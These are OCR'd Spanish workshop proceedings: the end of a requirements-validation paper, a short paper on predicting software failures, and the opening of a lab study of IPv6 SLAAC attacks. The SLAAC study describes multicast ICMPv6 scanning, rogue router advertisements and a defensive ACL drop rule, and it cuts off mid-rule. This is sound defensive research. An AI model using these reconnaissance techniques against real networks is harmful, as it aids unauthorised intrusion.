Fig.7. Foro de revisión y validación de entidades extraídas

Finalizado el foro de discusión, se generaron los siguientes formularios como se muestran en Figura 8 y 9.

Nombre Entidades extraídas validadas	**Fecha** 21/05/2024	**Versión** 1.0
Propósito El propósito es documentar las entidades extraídas de los requerimientos validadas por los stakeholders.		
Audiencia a la que se dirige: Analistas		
Procedimientos Validar manualmente las entidades de los requerimientos utilizando un foro de discusión.		
Responsabilidades: Stakeholders		

Requerimientos		**Entidades extraídas**		
Id.	**Descripción**	**Tipo**	**Descripción**	**Validada**
R1	Verificar usuario registrado	Entidades nombradas: ACCIONES: verificar CLASES: sistema, usuario CAMPOS: correo, contraseña		SI
R2	Acceder al carro de compras	Entidades nombradas: ACCIONES: mostrar, comprar, reservar, incluir CLASES: sistema, oferta, vuelo, alojamiento, alquiler, auto CAMPOS: número de oferta, descripción, precio		Existe un comentario de S2
R3	Buscar ofertas de alquileres de autos	Entidades nombradas: ACCIONES: mostrar, incluir CLASES: sistema, oferta, alquiler, auto CAMPOS: ciudad, fecha, retiro, devolución, tipo, precio		SI
R4	Agregar ofertas al carro de compras.	Entidades nombradas: ACCIONES: agregar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto, carro, compras CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto, carro de compras		SI
R5	Reservar ofertas.	Entidades nombradas: ACCIONES: reservar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto		Existe un comentario de S4
R6	Comprar ofertas.	Entidades nombradas: ACCIONES: comprar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto		SI

Fig. 8. Formulario de entidades extraídas validadas

Nombre Comentarios de usuarios/clientes	**Fecha** 21/05/2024	**Versión** 1.0
Propósito El propósito es documentar los comentarios de los stakeholders.		
Audiencia a la que se dirige: Stakeholders		
Procedimientos Registrar los comentarios de los stakeholders que surgen de las discrepancias o dudas sobre las entidades extraídas de los requerimientos a validar.		
Responsabilidades: Stakeholders		
Comentario		**Stakeholders**
"Sería interesante ofrecer la posibilidad al usuario recuperar la contraseña"		S1
"Sería interesante ofrecer al usuario la posibilidad de eliminar reservas"		S2
"Sería interesante aclarar el tiempo que se mantiene la reserva de la oferta, sugerencia 24 hs."		S4

Fig.9. Formulario de comentarios de stakeholders

A partir de los formularios, se analizaron las entidades identificadas de cada requerimiento para conocer si fueron aceptadas, modificadas o rechazadas, en función de la validación de entidades el requerimiento es aceptado, modificado o rechazado. Además, se consideraron los comentarios de stakeholders con la posibilidad de incorporar o eliminar requerimientos. La información obtenida permitió generar el formulario, como se muestra en la Figura 10.

Nombre Requerimientos aceptados, rechazados, modificados y agregados		**Fecha** 21/05/2024		**Versión** 1.0
Propósito El propósito es documentar los requerimientos aceptados, rechazados, modificados y agregados.				
Audiencia a la que se dirige: Analistas				
Procedimientos Analizar los requerimientos en función de la validación de las entidades de los requerimientos.				
Responsabilidades: Analistas				
Requerimientos		**Estado**		
Id.	**Descripción**			
R1	Verificar usuario registrado	Aceptado		
R2	Acceder al carro de compras	Modificado	*"El sistema deberá mostrar oferta de vuelo, alojamiento o alquiler de auto para comprar, **eliminar** o reservar. Cada oferta deberá incluir número, descripción y monto".*	
R3	Buscar ofertas de alquileres de autos	Aceptado		
R4	Agregar ofertas al carro de compras.	Aceptado		
R5	Reservar ofertas.	Modificado	*"El sistema deberá reservar ofertas de vuelo, alojamiento o alquiler de auto **por 24 horas.**"*	
R6	Comprar ofertas.	Aceptado		
R7	Recuperar contraseña	Agregado	*"El sistema deberá poder recuperar la contraseña del usuario"*	

Fig.10. Formulario de requerimientos aceptados, rechazados, modificados y agregados

4 Resultados del proceso ValReCo

Luego, del desarrollo de la experiencia de aplicación del proceso ValReCo se extraen resultados relacionados con el proceso validación y con el entorno colaborativo diseñado en el proceso.

De la ejecución del proceso de validación se extraen los siguientes resultados:

- Los requerimientos R1, R3, R4 y R6 fueron aceptados en el proceso ValReCo.
- Los requerimientos R2 y R5 fueron modificados en el proceso ValReCo.

- El requerimiento R7 fue creado en el proceso ValReCo.

Del análisis del entorno colaborativo, donde se emplearon dos métricas para conocer el tamaño y densidad de los ECR, se extraen los siguientes resultados.

El tamaño de la red es la cantidad de miembros en cada ECR que ayuda a transmitir la coordinación requerida para cada requerimiento. La proporción de miembros del equipo involucrados en un requerimiento particular del total de miembros del equipo en el proyecto también puede indicar el tamaño relativo y el alcance de un requerimiento, como se muestran en la Tabla 3.

Tabla 3. Tamaño relativo de los ECR.

ECR	Cant. Stakeholders	Tamaño relativo = Total stakeholders/ Cant. stakeholders ECR
ECR1	3	2
ECR2	3	2
ECR3	3	2
ECR4	3	2

La densidad de la red es la proporción de vínculos que existen en la red sobre el total de vínculos posibles. En la colaboración basada en requerimientos, es una medición de tan estrechamente acoplado está el equipo de requerimientos y refleja la capacidad del equipo para distribuir conocimientos sobre los cambios en los requerimiento o aclaraciones sobre los requerimientos.

Para determinar la densidad de los ECR se calcula como: $\text{Densidad} = \frac{E}{\frac{N(N-1)}{2}}$ y se muestran en la Tabla 4.

Donde:

- E = número de vínculos en el ECR.
- N = número usuarios en el ECR.
- $\frac{N(N-1)}{2}$ número máximo de vínculos posibles en el ECR.

Tabla 4. Densidad de los ECR.

ECR	E	N	N(N-1) /2	Densidad
ECR1	3	3	3	1
ECR2	3	3	3	1
ECR3	3	3	3	1
ECR4	3	3	3	1

Como resultado del análisis de los ECR se generó un formulario para informar el estado del entorno colaborativo, como se muestra en la Figura 11.

Nombre Información del entorno colaborativo	**Fecha** 24/05/2024	**Versión** 1.0
Propósito El propósito es documentar información del entorno colaborativo del proceso ValReCo.		
Audiencia a la que se dirige: Analistas		
Procedimientos Aplicar técnicas de análisis a la red de comunicación para conocer el tamaño y la densidad de los ECR		
Responsabilidades: Analistas		
Cantidad de usuarios/clientes del proceso de validación: 7		

ECR	Cantidad de stakeholders	Tamaño relativo	Densidad
ECR1	3	2	1
ECR2	3	2	1
ECR3	3	2	1
ECR4	3	2	1

Fig.11. Formulario de información del entrono colaborativo

5 Conclusiones y Trabajos Futuros

El presente trabajo muestra una experiencia de aplicación del proceso ValReCo para validación de requerimientos en un entorno colaborativo.

El proceso ValReCo se basa en una estructura centrada en el requerimiento como unidad de trabajo en torno a la cual se produce la colaboración. Al adoptar una perspectiva de colaboración sobre el requerimiento, busca mejorar la comprensión de los muchos aspectos que rodean la comunicación, la coordinación y la conciencia de los equipos multifuncionales a lo largo del proceso, y que enfrentan desafíos de naturaleza socio técnica y organizacional.

En cuanto, al uso de técnica NER utilizando Spacy, con Matcher permite definir patrones específicos que se puede personalizar según las necesidades a diferencia de NER estándar que solo utiliza un modelo preentrenado para identificar entidades como personas, organizaciones, fechas entre otras. De igual manera el procesamiento puede ser refinado y extendido para mejorar la precisión de la clasificación.

La red de comunicación generada a partir del uso de un foro de discusión, es útil para identificar la actividad de comunicación generada en torno a un requerimiento y una indicación de comportamientos como pedir aclaraciones sobre cambios de requerimientos y comunicación.

Para analizar el entorno colaborativo se utilizan dos métricas, la primera, es el tamaño relativo de los ECR, se puede observar que la cantidad de miembros de los ECR involucrados en un requerimiento es mayor al tamaño relativo obtenido, lo que pueden surgir problemas de coordinación durante la validación del requerimiento. La segunda, es la densidad de los ECR, en la colaboración basada en requerimientos, es una medición que indica que tan estrechamente acoplado está el equipo de requerimientos y refleja la capacidad del equipo para distribuir conocimiento sobre los cambios en los requerimientos o aclaraciones sobre los requerimientos. La densidad de los ECR es alta, lo que sugiere que los miembros del equipo se comunican mucho entre sí en la validación del requerimiento. La búsqueda de aclaraciones fue el tema de discusión del foro, entonces se puede concluir que algunos requerimientos son ambiguos y problemáticos porque requiere mucho intercambio de información para aclararlos.

Como trabajo futuro se realizarán distintos experimentos exhaustivos del proceso ValReCo con mayor cantidad de requerimientos, que permitirá obtener y analizar

información de la validación de requerimientos en distintos contextos y proyectos de aplicación.

Referencias

1. P. A. Laplante: Requirements Engineering for Software and Systems, CRC Press (2019).
2. B. H. C. Cheng, J. M. Atlee: Current and Future Research Directions in Requirements Engineering, Design Requirements Engineering A Ten-Year Perspective, Lecture Notes in Business Information Processing, vol. 14, pp. 11–43 (2019).
3. S. L. Pfleeger: Software Engineering – Theory and Practice, Prentice Hall (1998).
4. Sonia Santana, Leandro Antonelli, Pablo Thomas: Proceso de validación de requerimientos aplicando técnicas de procesamiento de lenguaje natural en un entorno colaborativo, Internacional WER 2024, Buenos Aires, (2024).
5. ISO/IEC/IEEE 12207:2017: Systems and software engineering, Software life cycle processes, https://www.iso.org/es/contents/data/standard/06/37/63712.html, último acceso 15/06/2024.
6. ISO/IEC 9001:2015 (es), Sistemas de gestión de la calidad — Requerimientos, https://www.iso.org/obp/ui/#iso:std:iso:9001:ed-5:v1:es, último acceso 15/06/2024.

Hacia la Predicción Efectiva de Fallos en Software: Identificación de Factores Críticos

Andrés Ortiz[0009−0004−2139−9484] , Gustavo Sosa-Cabrera[0000−0002−9637−4319]

Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
ortizvillalba@fpuna.edu.py, gdsosa@pol.una.py
http://www.pol.una.py

Resumen A día de hoy, la predicción de fallos en aplicaciones de software es fundamental dado que estas aplicaciones, presentes en casi todos los aspectos de la vida moderna, requieren un funcionamiento continuo y confiable para soportar actividades críticas en diversos sectores. Este trabajo explora las características esenciales para la predicción de fallos en el lanzamiento de aplicaciones. Se analizan varias dimensiones críticas como la complejidad, el tiempo, el código, la difusión, los commits y el texto. Además, se presentan modelos de predicción y resultados basados en estas dimensiones, destacando su efectividad y las líneas de acción futuras.

Palabras Claves: Predicción de fallos · Ingeniería de características · Desarrollo de software · Lanzamiento de aplicaciones.

1. Introducción

Hoy en día, en el desarrollo de software, predecir la aparición de fallos en aplicaciones es crucial para mejorar la calidad y reducir el tiempo de comercialización. La ingeniería de características es esencial en la creación de modelos predictivos [4], involucrando la selección y transformación de variables relevantes a partir de datos brutos. En la predicción de fallos en software, se utiliza para identificar factores críticos que influyen en los fallos. Con el objetivo de permitir intervenciones proactivas y mejorar la fiabilidad del sistema, el presente trabajo en desarrollo se enfoca en identificar y analizar las características clave que pueden ser utilizadas para predecir fallos en el lanzamiento de aplicaciones.

2. Características para la predicción de fallos

Predecir fallos en software implica analizar diversas características que pueden influir en la probabilidad de fallos.

2.1. Dimensión de Complejidad

La complejidad del código es una medida fundamental en la predicción de fallos. La longitud del código, el número de ramas, y la complejidad ciclomática son indicadores importantes. Según Li y Henry [1], la complejidad del software está fuertemente correlacionada con la probabilidad de defectos.

- **Líneas de código (LoC).** Mide el número total de líneas de código en el software. Una mayor cantidad de LoC puede indicar un código más complejo y propenso a errores.
- **Complejidad ciclomatica (CC).** Cuantifica el número de caminos linealmente independientes a través del código fuente del programa, lo cual puede indicar áreas potenciales de complejidad y riesgo.

2.2. Dimensión de Tiempo

El tiempo en que se realizan cambios en el código puede influir en la aparición de fallos. El análisis de la frecuencia de commits y las horas de trabajo pico puede proporcionar indicadores sobre posibles áreas problemáticas.

- **Tiempo entre releases (TBR).** Es la duración entre lanzamientos de software. Intervalos más cortos podrían no permitir tiempo suficiente para pruebas exhaustivas, aumentando el riesgo de fallos.
- **Duración del ciclo de desarrollo (DCD).** Es el tiempo total dedicado al ciclo de desarrollo, incluyendo fases de planificación, codificación, pruebas y despliegue.

2.3. Dimensión de Código

La calidad del código es otro factor crucial. Métricas como la densidad de comentarios, la adherencia a los estándares de codificación y la reutilización de código son importantes. Kim et al. [2] destacan la importancia de la calidad del código en la predicción de fallos.

- **Tamaño del archivo (TA).** Es el tamaño de archivos individuales en la base de código. Archivos más grandes podrían ser más propensos a errores debido a su complejidad.
- **Niveles de anidación (NA).** Es la profundidad de las estructuras anidadas dentro del código. Altos niveles de anidación pueden llevar a un código más complicado y propenso a errores.

2.4. Dimensión de Difusión

La difusión de cambios a través de diferentes módulos del software puede indicar áreas de riesgo. Cambios extensos que afectan múltiples módulos son más propensos a introducir fallos.

- **Número de módulos afectados (NMA).** Es el número de módulos diferentes que un cambio impacta. Más módulos afectados pueden aumentar las posibilidades de introducir errores.
- **Difusión de cambios (DC).** Cuán ampliamente se distribuyen los cambios en la base de código. Mayor difusión puede indicar cambios más significativos y potencial inestabilidad.

2.5. Dimensión de Commits

El análisis de los commits individuales puede proporcionar información detallada sobre la introducción de fallos.

- **Frecuencia de commits (FC).** Es la frecuencia con la que se realizan cambios en el código en el repositorio. Commits frecuentes pueden indicar cambios rápidos y continuos que podrían llevar a inestabilidad.
- **Tamaño de commits (TC).** Es el tamaño de los commits individuales. Commits más grandes podrían introducir más errores debido al volumen de cambios.

2.6. Dimensión de Texto

El texto de los mensajes de commit y los comentarios en el código también pueden ofrecer pistas sobre la introducción de fallos. Herramientas de análisis de texto pueden ser utilizadas para identificar patrones de lenguaje asociados con defectos.

- **Descripciones de commits (DC).** La calidad y claridad de los mensajes de commits. Commits bien documentados pueden ayudar a entender los cambios e identificar posibles problemas.
- **Comentarios en el código (CC).** La presencia y calidad de los comentarios en el código. Buenos comentarios pueden ayudar a entender y mantener el código, reduciendo la probabilidad de errores.

3. Materiales y Métodos

Para predecir los fallos en los lanzamientos de aplicaciones, utilizaremos un modelo de regresión logística. La fórmula general del modelo es la siguiente:

$$\text{Probabilidad de Fallo} = \frac{1}{1 + e^{-(\beta_0 + \beta_1 X_1 + \beta_2 X_2 + ... + \beta_n X_n)}}$$

Donde: - β_0 es el término de intercepto. - $\beta_1, \beta_2, ..., \beta_n$ son los coeficientes de las características. - $X_1, X_2, ..., X_n$ son las características de las dimensiones de complejidad, tiempo, código, difusión, commits y texto.

Para validar los modelos, se realizaron pruebas utilizando datos históricos de proyectos de software reales y datos sintéticos.

En el diseño del Experimento se generaron datos sintéticos basados en los patrones observados en proyectos reales. Estos datos incluyen diversas métricas de las dimensiones de complejidad, tiempo, código, difusión, commits y texto (Ver Cuadro 1).

Cuadro 1. Características utilizadas para identificar lanzamientos con fallos

Dimensión	Características
Complejidad	Complejidad ciclomática, número de ramas, longitud del código, acoplamiento entre módulos.
Tiempo	Frecuencia de commits, tiempo entre commits, horas de trabajo pico.
Código	Densidad de comentarios, adherencia a estándares de codificación, reutilización de código, métricas de calidad del código.
Difusión	Número de módulos afectados por cambios, alcance de los cambios en el software.
Commits	Tamaño del commit, tipo de cambios (adición, eliminación, modificación).
Texto	Análisis de mensajes de commit, análisis de comentarios en el código, identificación de patrones de lenguaje asociados con defectos.

Para el experimento se consideraron tres tamaños de proyectos: pequeños (100-500 líneas de código), medianos (501-2000 líneas de código) y grandes (2001-5000 líneas de código). Cada categoría contiene datos de 100 lanzamientos, con una proporción conocida de lanzamientos con fallos.

4. Resultados Preliminares

En el Cuadro 2 y en la Figura 1, se presentan los resultados preliminares obtenidos mediante la aplicación de un modelo de regresión logística sobre los datos sintéticos, donde se puede apreciar la contribución efectiva de los factores identificados en la precisión del modelo predictivo.

Cuadro 2. Evaluación del modelo predictivo para fallos en aplicaciones.

Tamaño del Proyecto	Precisión (%)	Recall (%)	F1-Score (%)
Pequeño	85.0	80.0	82.4
Mediano	88.0	84.0	85.9
Grande	90.0	87.0	88.5

5. Conclusiones

La predicción de fallos en el lanzamiento de aplicaciones es un área crítica en el desarrollo de software. Los resultados preliminares de este trabajo en de-




Figura 1. Precisión en la predicción de fallos según el tamaño del proyecto.

sarrollo, demuestra que las características seleccionadas de varias dimensiones pueden ser efectivamente utilizadas para predecir fallos. Así, se identifican los principales factores que contribuyen a los fallos del software, permitiendo intervenciones proactivas y mejorando la fiabilidad del sistema. Las líneas de acciones futuras se enfocarán en refinar estos modelos y explorar nuevas dimensiones para la construcción de modelos predictivos con precisión significativa.

Referencias

1. Li, W., Henry, S.: Maintenance Metrics for the Object Oriented Paradigm. Proceedings of the First International Software Metrics Symposium, pp. 52–60 (1993)
2. Kim, S., Whitehead Jr., E.J., Zhang, Y.: Classifying Software Changes: Clean or Buggy? IEEE Transactions on Software Engineering, vol. 34, no. 2, pp. 181–196 (2007)
3. Lorenz, K., Biere, S.: Feature Engineering for Machine Learning and Data Analytics. Springer (2019).
4. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics 17(2), 139–151 (2024)
5. Andrew McCallum, Kamal Nigam, et al. A comparison of event models for naive bayes text classification. In AAAI-98 workshop.



XIX Workshop Arquitectura, Redes y Sistemas Operativos

(WARSO)

Coordinadores

Carlos Buckle (UNPSJB)

Marcelo Arroyo (UNRC)

Jorge Ardenghi (UNS)

Análisis de Seguridad del Proceso de Configuración Automática de Direcciones IPv6 Sin Estado (SLAAC)

Ernesto Sánchez[1], Daniel Arias Figueroa[2], Henri Alves de Godoy[3]

[1] Universidad Católica de Salta. Facultad de Ingeniería.
[2] Universidad Nacional de Salta. Facultad de Ciencias Exactas.
[3] Faculdade de Ciências Aplicadas. Universidade Estadual de Campinas.
esanchez@ucasal.edu.ar, daaf@cidia.unsa.edu.ar, henri.godoy@fca.unicamp.br

Abstract. El presente trabajo tiene por objetivo principal acompañar el despliegue del protocolo IPv6 mediante la propuesta de una plataforma de virtualización de redes basado en contenedores, que permite el despliegue de topologías para el análisis y comprensión de éste protocolo fundamentalmente en aspectos de seguridad. En base a las consideraciones descriptas en los RFC 7707, 6105 y 7113, se analizaron casos prácticos de ataques comunes al proceso de configuración automática de direcciones IPv6 sin estado en un entorno de red de área local. Con los resultados obtenidos de los análisis realizados, se proponen contramedidas basadas en reglas de filtrado a nivel de campos de encabezado IPv6, las cuales pueden extenderse para contrarrestar otros vectores de ataques a dicho protocolo.

Palabras Claves: IPv6, Virtualización, Redes, Seguridad, Contenedores, SLAAC

1 Introducción

A partir del anuncio realizado por el Registro de Direcciones de Internet de América Latina y Caribe (LACNIC) en el año 2020, en el cual se informa que se ha otorgado la reserva del último bloque disponible de direcciones IPv4, y sumado a la creciente demanda por parte de usuarios finales, generada por la necesidad de conectar dispositivos tales como smartphones, smartTVs, entre otros, y principalmente tecnologías emergentes como IoT, empujan a una solución de migración a IPv6 lo antes posible.

En un contexto general son varios los aspectos que demoran un despliegue definitivo de esta nueva versión. IPv6 es mucho más complejo que IPv4, lo cual traslada esta complejidad en implementaciones principalmente en aspectos de seguridad. Las Implementaciones de IPv6 llevan menos tiempo utilizándose en producción en relación a IPv4, por lo tanto si tiene una menor experiencia con IPv6 que con IPv4. Por otro lado se tiene menor soporte en productos de seguridad para IPv6 que para IPv4. Así mismo, la existencia de varias alternativas de tecnologías de transición implica el despliegue de entornos de redes mucho más complejos. Por

último, y relacionado de manera directa con todo lo anterior, aún no se cuenta con recursos humanos bien capacitados [1].

El presente trabajo tiene por objetivo principal acompañar el despliegue del protocolo IPv6 mediante la propuesta de una plataforma de virtualización de redes basado en contenedores, que permita el despliegue de topologías para el análisis y comprensión del protocolo IPv6 fundamentalmente en aspectos de seguridad.

Se presentará como caso práctico el análisis de vulnerabilidades y contramedidas en el proceso de configuración de direcciones IP para dispositivos finales mediante la alternativa SLAAC, (Stateless Address Autoconfiguration) [2] en entornos de redes locales, en base a las consideraciones descriptas en los RFC 7707 “Network Reconnaissance in IPv6 Networks” [3], RFC 6105 “IPv6 Router Advertisement Guard” [4] y el RFC 7113 “Implementation Advice for IPv6 Router Advertisement Guard (RA-Guard)” [5].

Este documento se organiza de la siguiente manera: en la sección 2 se describen los aspectos generales de la alternativa SLAAC para la asignación de direcciones IPv6 a dispositivos finales. En la sección 3 se exponen las implicancias de seguridad considerando los RFCs descriptos en el párrafo anterior junto a casos prácticos de ejemplos de ataques comunes, análisis de los mismos y propuestas de contramedidas. En la sección 4 se presentan las conclusiones obtenidas, aportes y trabajos futuros.

2 Autoconfiguración de direcciones IPv6 sin estado (SLAAC)

A diferencia de la versión anterior, en IPv6 los mecanismos para la asignación de direcciones IP automática son dos, la alternativa SLAAC es mandatoria, mientras que la alternativa DHCPv6 es opcional, por lo que abordaremos el estudio centrados en la primera. Otra característica distintiva con respecto a IPv4 es que para toda interfaz de red que conecta un dispositivo a una red, se le asigna una dirección link local y una o más direcciones globales, en particular nos centraremos en las direcciones IPv6 Global Unicast, ya que ésta es generada por el dispositivo host a partir de la información de prefijo que recibe mediante mensajes Router Advertisement enviados por el Router conectado al segmento de red. Queda fuera del alcance de este documento el mecanismo para la generación del Identificador de Interface (IID) que completa la dirección IPv6 Global Unicast, el cual se describe en el RFC 7217 “A Method for Generating Semantically Opaque Interface Identifiers with IPv6 Stateless Address Autoconfiguration (SLAAC)”, el cual se recomienda como alternativa segura. A fin de comprender el funcionamiento de SLAAC, la siguiente figura muestra en términos generales los intercambios de mensajes y protocolos intervinientes, lo que posteriormente permitirá identificar los posibles vectores de ataques en este proceso.




Fig. 1. Intercambio de mensajes ICMPv6 RS RA en SLAAC [6]

Cabe destacar que el proceso de generación de la dirección link local fue realizado previamente por el dispositivo host y no forma parte de SLAAC, sin embargo es necesario para su funcionamiento. Los mensajes Router Solicitation (RS) y Router Advertisement (RA) son parte del protocolo ICMPv6, el primero son enviados por los dispositivos hosts a la dirección IPv6 multicast ff02::2, (todos los routers), mientras que el mensaje RA son enviados por los routers a la dirección IPv6 multicast ff02::1, (todos los hosts), el alcance de ambos mensajes es dentro de un segmento de red local. El mensaje RA incluye el prefijo de IPv6 global y su longitud, a partir de esta información el dispositivo host puede autoconfigurar una dirección IPv6 unicast global y setea como default gateway la dirección link local del router. Para obtener un mayor detalle de la información que se incluye en estos mensajes, se puede consultar el RFC 4861 “Neighbor Discovery for IP version 6 (IPv6)”

3 Aspectos de Seguridad relacionados a SLAAC

El abordaje de los aspectos de seguridad relacionados al proceso de autoconfiguración de direcciones IPv6 sin estado tiene como punto de partida la revisión de las recomendaciones presentes en los RFCs 7707, considerando que el punto de partida al compromiso de la seguridad en una red se inicia en el escaneo de los dispositivos conectados a la misma. En el RFC referenciado se listan técnicas y herramientas utilizadas, así como un conjunto de recomendaciones para mitigar estas prácticas, básicamente se resume en el filtrado correcto de mensajes ICMPv6. Con respecto a la alternativa SLAAC, se consideraron los RFCs 6105 y 7113 donde se expone como problema principal la posibilidad del envío de mensajes RA falsos con el objetivo de realizar ataques de Hombre en el Medio y Denegación de Servicio en entornos de redes donde no se consideraron aspectos de seguridad relacionados el protocolo ICMPv6. Como contramedidas existen dos alternativas, la primera se describe en el RFC 3971 “SEcure Neighbor Discovery (SeND)”, la cual se basa en el uso de

criptografía y firma digital. La implementación de esta alternativa tiene la complejidad asociada al despliegue de una infraestructura de clave pública, generación y distribución de certificados y la implementación en los dispositivos de red, por otro lado existe escaso soporte en dichos dispositivos y puede afectar a la perfomance de la red. La segunda alternativa propone la implementación de la funcionalidad RA Guard, donde se examinan los mensajes RA para detectar y bloquear los anuncios no autorizados o maliciosos. La implementación de RA Guard puede variar según el dispositivo y el fabricante específico, puede estar integrado de manera nativa o bien ser necesario habilitar y configurarlo de manera explícita. Las técnicas utilizadas para identificar y bloquear los anuncios ilícitos, se basan en el filtrado de la fuente que envían los mensajes RA, inspección de campos opcionales ICMPv6, ya que los mismos pueden ser utilizados para evadir reglas preconfiguradas y por último, la frecuencia y los patrones de mensajes RA.

3.1 Plataforma propuesta para el análisis de seguridad en IPv6 SLAAC.

En base a la experiencia adquirida en trabajos previos, se utilizó la herramienta de software Containerlab [7] la cual permite la virtualización de entornos de redes basado en contenedores. Se configuró e implementó un escenario de red de área local IPv6 only para el análisis de seguridad en la asignación de direcciones IP mediante SLAAC [8]. La siguiente tabla muestra en detalle los dispositivos de red y hosts virtualizados.

Tabla 1. Detalle de dispositivos de red topología red Lan IPv6 SLAAC.

Dispositivo	Sistema Operativo	Direccionamiento IPv6
Switch	Nokia SRL Linux	-
Router	Nokia SRL Linux	Estático
PC1	Linux Kali distro	SLAAC
PC2	Linux Kali distro	SLAAC
PC3	Linux Alpine distro	SLAAC

Con el propósito de disponer de las herramientas necesarias para el análisis de los ataques a redes IPv6, los dispositivos PC1 y PC2 fueron configurados con las herramientas THC-IPv6 [9] e IPv6 Toolkit [10]. A continuación se describen los casos analizados:

3.2 Escenario 1: Análisis de escaneo local en redes IPv6

El primer caso analizado se basa en el análisis del comportamiento y técnicas utilizadas por las herramientas mencionadas anteriormente mediante la captura de tráfico de red. Según se describe en el RFC 7707, el ataque de escaneo local se realiza

enviando un mensaje ICMPv6 de solicitud de respuesta a la dirección multicast ff02::1, (todos los hosts) junto a una variante que enmascara esta solicitud en el campo Opciones del encabezado IPv6. Las siguientes figuras ilustran estas observaciones.




Fig. 2. Captura de tráfico de red en escaneo de una red local IPv6




Fig. 3. Captura de tráfico de red en escaneo de una red local IPv6, (continuación)

Tabla 2. Detalle de captura ataque escaneo Figura 2.

Encabezado IPv6	Origen	Destino
Next Header ICMPv6 (58) ICMPv6 Type 128 Code 0	IPv6 addr global unicast PC1	ff02::1

Tabla 3. Detalle de captura ataque escaneo Figura 3.

Encabezado IPv6	Origen	Destino
Next Header Dest Opt for IPv6 (60) ICMPv6 Type 128 Code 0	IPv6 addr global unicast PC1	ff02::1

Teniendo en cuenta las observaciones anteriores se propone como contramedida a un ataque de escaneo la siguiente regla de filtrado:

```
acl {
        ipv6-filter ipv6ra {
            entry 60 {
                action {
                    drop {
                        log true
                    }
                }
                match {
                    next-header 60
                    destination-ip {
